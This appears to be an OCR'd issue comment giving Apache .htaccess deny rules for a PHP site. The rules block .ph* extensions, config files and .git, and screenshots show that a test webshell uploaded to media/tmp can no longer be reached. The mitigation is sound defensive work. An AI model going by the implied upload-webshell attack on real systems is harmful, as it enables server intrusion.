
Some advice

For example, PHTML, PHp3, php4 can also be executed, that's why it's safer to filter all the suffix that starts with "ph"


I suggest changing ".htaccess" to the following code

```
# Deny access to these file types generally
RewriteRule ^(.*)?\.yml$ - [F,L]
Rewriterule ^(.*)?\.yaml$ - [F,L]
RewriteRule ^(.*)?\.txt$ - [F,L]
RewriteRule ^(.*)?\.example$ - [F,L]
RewriteRule ^(.*/)?\.git+ - [F,L]
RewriteRule ^(.*/)?\.md - [F,L]
RewriteCond %{REQUEST_URI} !^/index\.php
RewriteRule ^(.*)?\.ph - [F,L]
RewriteRule ^(.*/)?\.twig - [F,L]
```

There is no problem with normal access



The PHP file is disabled




不安全 | 192.168.48.135/phpinfo.php
tools study trouble blog proc os 夏令营 论文

Forbidden

You don't have permission to access this resource.

Apache Server at 192.168.48.135 Port 80


192.168.48.135/media/tmp/aaa.php

Forbidden

You don't have permission to access this resource.

Apache Server at 192.168.48.135 Port 80

Just uploaded webshell can not access, so you can basically solve the problem